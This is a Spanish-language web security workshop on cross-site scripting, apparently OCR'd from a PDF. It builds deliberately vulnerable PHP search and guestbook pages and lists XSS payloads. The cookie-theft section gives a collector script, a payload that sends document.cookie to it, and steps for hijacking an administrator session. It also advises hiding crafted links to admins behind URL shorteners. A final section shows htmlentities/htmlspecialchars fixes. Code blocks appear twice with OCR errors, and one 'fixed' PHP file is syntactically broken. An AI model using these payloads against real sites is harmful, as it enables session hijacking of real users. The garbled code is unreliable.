#1

UNDERCODE

TALLER DE SEGURIDAD WEB

TEMAS

INTRODUCCIÓN
TALLER PRÁCTICO
VECTORES
ROBO DE COOKIES
FIX DE LA VULNERABILIDAD
Y MÁS!

TUTORES

BLACKDRAKE

ANTRAX

Índice

1. Introducción.

La sigla XSS significa Cross Site Scripting, el motivo por el cual no se abrevia CSS, es para no confundirlo con las hojas de estilo.

El XSS es una vulnerabilidad muy popular hoy en día y según estadísticas de OWASP, el 90% de los sitios webs son vulnerables y el 70% de esas poseen XSS.

A pesar de que el XSS sea una vulnerabilidad antigua, hasta el día de hoy siguen apareciendo nuevos vectores para explotarla.

Esta vulnerabilidad de seguridad permite a un atacante insertar código HTML o Javascript a un formulario web con el fin de poder obtener información para luego sacarle provecho. Normalmente se utiliza para robar las Cookies del administrador de algún sitio y luego poder usarlas para loguearse con ella. Aunque también es utilizado para hacer Phishing, defaces, etc.

El XSS surge como consecuencia de errores de filtrado de las entradas de usuarios en los sitios web.

Esta vulnerabilidad se suele encontrar la mayoría de las veces en buscadores de páginas webs. Pero en realidad se puede hallar en cualquier sitio que contenga formularios, como lo son formularios de registros, libros de visitas, entre otros.

Los XSS se clasifican de dos formas:

Persistente:

Los XSS Persistentes o Stored, son aquellos que quedan guardados en el sitio vulnerable y puede afectar a cualquier persona que ingrese al website, ya que queda alojado en el sitio y cada persona que entre se verá afectada por el.

Este tipo de vulnerabilidad es muy difícil de encontrar y suele verse en libros de visitas, o algún tipo de formulario de carga. Con esto se podría llegar a hacer un deface colocando un div que ocupe toda la página o con alguna redirección hacia otro sitio.

Reflejado:

El XSS reflejado es aquel que no queda almacenado en la web vulnerable, pero nos puede servir si el XSS viaja por la URL. De esta forma podríamos por medio de la URL, ejecutarle el script a alguien.

Si bien es más difícil sacarle provecho, suele verse en una gran cantidad de sitios, en especial si son buscadores.

2. Taller Práctico | Explotando la Vulnerabilidad.

Reflejado:

En esta primera parte del taller montaremos una plataforma vulnerable a XSS reflejado. Para ello necesitaremos tener un host para montarlo o simplemente tener instalado XAMPP/WAMP en nuestra máquina.

Algo muy importante es que usen Firefox, ya que en otros navegadores, a veces no se muestran las alertas.

Lo que haremos ahora, será abrir un bloc de notas y pondremos el siguiente código:

index.html

```
<html>
	<head>
		<title>Underc0de XSS Reflejado</title>
	</head>
	<body>
	<center>
			<img src="logo.png">
			<form action="buscador.php" method="get">
			Buscador: <input name="buscar" value="" size="50">
	<br/>
			<input type="submit" value="Buscar"/>
			</form>
		</center>
</body>
</html>
```

```
<html>
    <head>
        <title>Underc0de XSS Reflejado</title>
         <style type="text/css">
                body{
                    background-color:black;
                    color:lime;
                }
                a:hover{
                    color:red;
                }
                a:link{color:white;}
                a:visited{color:white;}
        </style>
    </head>
    <body>
        <center>
            <img src="logo.png">
            <form action="buscador.php" method="get">
            Buscador<input name="buscar" value="" size="50"><br />
            <input type="submit" value="Buscar" />
            </form>
        </center>
    </body>
</html>
```

Una vez guardado, abriremos nuevamente el bloc de notas y pondremos lo siguiente:

buscador.php

```
<html>
      <head>
            <title>Resultado de la busqueda</title>
      </head>
      <body>
      <center>
                  <imgsrc="logo.png">
                  <?php
                  if(isset($_GET[“buscar”]))
                  {
                    $busqueda= $_GET[“buscar”];
                  echo‘<p align=”center”>No se ha encontrado                    ningun
resultado que contenga:’.$busqueda.’</p>’;
                  }
                  ?>
            </center>
</body>
</html>
```

```
<body>
    <center>
        <img src="logo.png"> <!--Logo de Underc0de-->
        <?php
        if (isset($_GET["buscar"])) //Si se recibe por parametros buscar,
                                    //entonces la recogemos, la guardamos en la variable busqueda y la imprimimos.
        {
            $busqueda = $_GET['buscar'];
            echo '<p align="center">No se ha encontrado ning&uacute;n resultado que contenga :'. $busqueda.'</p>';
        }

        ?>
    </center>
</body>
```

Básicamente lo que hacen estos archivos, es:


El archivo **index.html** contiene un input en el cual se le ingresa la palabra a buscar. Al presionar sobre el botón *buscar*, envía esa palabra ingresada al archivo **buscador.php** y esta muestra esa palabra.

Una vez hecho y comprendido esto, los guardamos y colocamos a ambos ficheros dentro de un directorio dentro de la carpeta htdocs o www (dependiendo de si se usa wamp o xampp), en mi caso se llamara XSS.

Accedemos desde el navegador a nuestro directorio:

En mi caso, sería: http://localhost/xss

Deberíamos ver algo como esto:



Para probar si funciona, colocaremos alguna palabra y presionaremos en el botón buscar:

El resultado será el siguiente:

Como podemos ver, la palabra insertada en el input, es mostrada en este formulario y si miramos la url, podremos observar que dicha palabra también viaja por ahí:

http://localhost/xss/buscador.php?buscar=Underc0de

Como dijimos en un principio, esta vulnerabilidad permite inyectar código HTML en la aplicación web. Para ello colocaremos **<h1>Underc0de</h1>**y veremos qué es lo que pasa:

Con esto podríamos casi afirmar que esta web es vulnerable a XSS. Para terminar de despejarnos las dudas, insertaremos lo siguiente:

<script>alert('XSS');</script>

Y aquí tenemos nuestro XSS reflejado.

Como podrán ver, en todas las capturas he puesto las URL, y en este caso tenemos:

http://localhost/xss/buscador.php?buscar=<script>alert('xss');</script>

La cual podemos pasar a alguien y así poder ejecutarle el script.

Algo que se suele hacer, es ocultar la URL con algún acortador de direcciones para pasar desapercibido.

Algunas aclaraciones a tener en cuenta:

Vector:<script>alert('XSS');</script>

El vector puede ir variando dependiendo de cómo esté hecho el formulario en donde se está inyectando.

En este caso es fácil, ya que el archivo **busqueda.php** muestra lo mismo que ingresamos en el **index.html**

Existen varias variantes para los vectores tales como:

"><script>alert('XSS');</script>

<script>alert(/XSS/);</script>

También podemos utilizar números, con los cuales no hace falta usar comillas ni barras

<script>alert(9);</script>

<script>alert(document.cookie);</script>

<imgsrc='javascript: alert(/XSS/); //.jpg' >

También se pueden filtrar los **<>** y la barra **/** utilizando caracteres hexadecimales:

%3Cscript%3alert(/XSS/);%3C%2Fscript%3

Otra de las cosas que se pueden hacer es un bucle:

<script>for(;;)alert("bucle");</script>

Entre muchísimos más que se pueden utilizar dependiendo el sitio web.

Persistente:

Como bien habíamos dicho antes, el XSS persistente es aquel que queda alojado en la vulnerable y puede afectar a todo aquel que lo visite.

A continuación haremos un estilo de libro de visitas el cual será vulnerable a XSS. Para ello, abrimos el bloc de notas, y colocamos el siguiente código:

Index.php

```
<html>
	<head>
		<title>Libro de visitas</title>
	</head>
	<body>
		<center>
			<hr>
			<h1>Libro de visitas</h1>
			<hr>
			<form action="enviar.php" method="POST">
				<inputname="nombre"type="text"value="Ingresa tu
nombre">
				<br><br>
				<textareaname="comentario">Ingresa tu
comentario</textarea>
				<br><br>
				<input name="enviar" type="submit" value="Enviar">
			</form>
			<hr>
			<h1>Comentarios enviados</h1>
			<hr>
			<?phpreadfile('comentarios.txt'); ?>
		</center>
	</body>
</html>
```

```
<html>
    <head>
        <title>Libro de visitas</title>
    </head>
    <body>
        <center>
            <hr>
            <h1>Libro de visitas</h1>
            <hr>
            <form action="enviar.php" method="POST">
                <input name="nombre" type="text" value="Ingresa tu nombre">
                <br><br>
                <textarea name="comentario">Ingresa tu comentario</textarea>
                <br><br>
                <input name="enviar" type="submit" value="Enviar">
            </form>
            <hr>
            <h1>Comentarios enviados</h1>
            <hr>
            <?php readfile('comentarios.txt'); ?>
        </center>
    </body>
</html>
```

Enviar.php

```php
<?php
$nombre = $_POST['nombre'];
$comentario = $_POST['comentario'];
$fecha =date("j-n-Y h:i:s" );
$fp=fopen("comentarios.txt","a+" );
$salida='
                        <div>'.$nombre.', publicado el '.$fecha.'</div>
                        <div>'.$comentario.'</div>
                        <hr>';
fwrite($fp,$salida);
fclose($fp);
header("Location:index.php" );
?>
```

```php
<?php
$nombre = $_POST['nombre'];
$comentario = $_POST['comentario'];
$fecha = date("j-n-Y h:i:s" );
$fp=fopen("comentarios.txt","a+" );
$salida='
                <div>'$name=htmlspecialchars($nombre, ENT_QUOTES);', publicado el '.$fecha.'</div>
                <div>'$comment=htmlspecialchars($comentario, ENT_QUOTES);'</div>
                <hr>';
fwrite($fp,$salida);
fclose($fp);
header("Location:index.php" );
?>
```

Finalmente, creamos un archivo vacío llamado **comentarios.txt** con permisos de escritura, ya que ahí se guardaran los comentarios de nuestro libro de visitas.

Al igual que al script anterior, lo colocamos en nuestro servidor e ingresamos desde el navegador.

Tendremos algo como esto:

Colocamos nuestro nombre en el campo para ingresar nombre, y en el comentario colocamos el siguiente vector:

<script>alert(/XSS/)</script>

Al dar en el botón enviar, nuestro vector se almacenará en el libro de visitas y cada vez que alguien ingrese al sitio, se ejecutara el script.

3. Robo de Cookies | Uso de estas.

Según Wikipedia,

Una ***cookie*** (o **galleta informática**) es una pequeña información enviada por un sitio web y almacenada en el navegador del usuario, de manera que el sitio web puede consultar la actividad previa del usuario.

Y una de sus principales funciones es:

Llevar el control de usuarios: cuando un usuario introduce su nombre de usuario y contraseña, se almacena una *cookie* para que no tenga que estar introduciéndolas para cada página del servidor.

En este taller aprenderemos a sacar las cookies de alguna persona que entre al libro de visitas, y si esa persona es el administrador, sus cookies se podrían utilizar para poder hacernos pasar por él, y entrar al panel de administración del sitio web.

Para ello, crearemos el siguiente archivo en php

cookies.php

```
<?
$cookie = $_GET['cookie'];
$fff=fopen("cookies.txt","a");
fwrite($fff, "$cookie\n");
fclose($fff);
?>
```

```
1  <?
2  $cookie = $_GET['cookie'];
3  $fff = fopen("cookies.txt","a";
4  fwrite($fff, "$cookie \n";
5  fclose($fff);
6  ?>
```


Además, en el mismo path en el que estará el archivo cookies.php, debemos crear uno llamado cookies.txt vacio con permisos de escritura.


Ahora nos dirigimos a la página vulnerable y utilizaremos el siguiente vector para capturar las cookies de las personas que ingresen:

<script>window.location='http://localhost/xss/cookies.php?cookie='+document.cookie;</script>


Reemplazar http://localhost/xss/cookies.php por la dirección a donde tenemos alojado el script.

Antes de crear el mensaje con la inyección, debemos recordar, que si lo introducimos, siempre que iniciemos al libro de visitas, nos redirigirá al archivo **cookie.php** por lo que, después de que el administrador haya entrado al sitio, deberemos de editar el mensaje, para eso, vamos a fijarnos en las urls.






Una vez creado, vamos a editar nuestro propio mensaje, copiando la url para después poder volver a editarlo sin entrar al index.




Y ahora sí, lo editamos por nuestra inyección.

Editamos el mensaje y observamos que nos ha redirigido a nuestro propio archivo.




Descartando esa cookie,ya que es la nuestra, esperaremos a que el administrador acceda al sitio.

Minutos después, comprobamos el fichero **cookies.txt** y observamos esto:




Sabiendo que la primera es nuestra cookie, vamos a probar con la segunda, esperando a que sea la de un administrador.

Volvemos a nuestra url, para editar el mensaje que habíamos creado, pudiendo así acceder de nuevo al index.




Ahora, para utilizar la cookie que hemos robado, podemos usar varias extensiones, entre ellas, live http headers, tamper data, y cookie manager +, etc…

Buscamos nuestra cookie y la editamos por la que hemos conseguido:




Dejándola así:



Guardamos los cambios y refrescamos el libro de visitas.

Y bingo! Tenemos acceso a la administración.



En caso de que tengamos un XSS reflejado en algún sitio, deberemos armar toda la URL con el vector para robar la cookie, y pasarle esa url a la persona que deseemos, que por lo general suele ser a los admines de las páginas. Pero por lo general, esas urls armadas suelen ser muy evidentes, por lo que se utilizan acortadores de urls para que no sospechen.

4. Arreglando la Vulnerabilidad.

Existen varias formas de solucionar la vulnerabilidad, las más usadas es por medio de:

Con**htmlentities()** todos los caracteres que tienen equivalente HTML son convertidos y de esta forma no deja ni abrir ni cerrar etiquetas HTML. Para aplicarlo al formulario del libro de visitas, simplemente debemos modificar las líneas en donde se pasan las variables $nombre y $comentario, dejándolos de la siguiente forma:

** '.htmlentities($nombre).', publicado el '.$fecha.' **

** '.htmlentities($comentario).' **

Una vez modificado, los scripts ya no se ejecutaran en el navegador y nos mostrara correctamente el texto ingresado.

De la misma manera, solucionaremos la vulnerabilidad en el archivo **buscador.php**

```
echo '<p align="center">No se ha encontrado ning&uacute;n resultado que contenga :'. htmlentities($busqueda).'</p>';
```

La otra forma es con **htmlspecialchars()**, la cual convierte caracteres especiales en entidades HTML y realiza las siguientes conversiones:

- '"' (comillas dobles) se convierte en '"' cuando ENT_NOQUOTESno está establecido.
- "'" (comilla simple) se convierte en ''' (o ') sólo cuando ENT_QUOTESestá establecido.
- '<' (menor que) se convierte en '<'
- '>' (mayor que) se convierte en '>'
- '&' (et) se convierte en '&'

Suponiendo que se tiene el siguiente código vulnerable:

```
<?php
$pag = $_GET['page'];
if($pag=="index"){
        echo"index";
}
elseif($pag!= ""){
echo"Error: ".$pag." No existe.";
}
?>
```

Se aplica de la siguiente forma:

```
<?php
$pag = $_GET['page'];
if($pag=="index"){
        echo"index";
}
elseif($pag!= ""){
$pagg=htmlspecialchars($pag, ENT_QUOTES);
echo"Error: ".$pagg." No existe.";
}
?>
```

Ambas son similares htmlspecialchars() convierte caracteres que se usan para trabajar con HTML (<, >, ", ' y &), htmlentities() traduce todos aquellos que tengan un equivalente a HTML además de los mencionados antes (Por Ejemplo: vocales acentuadas).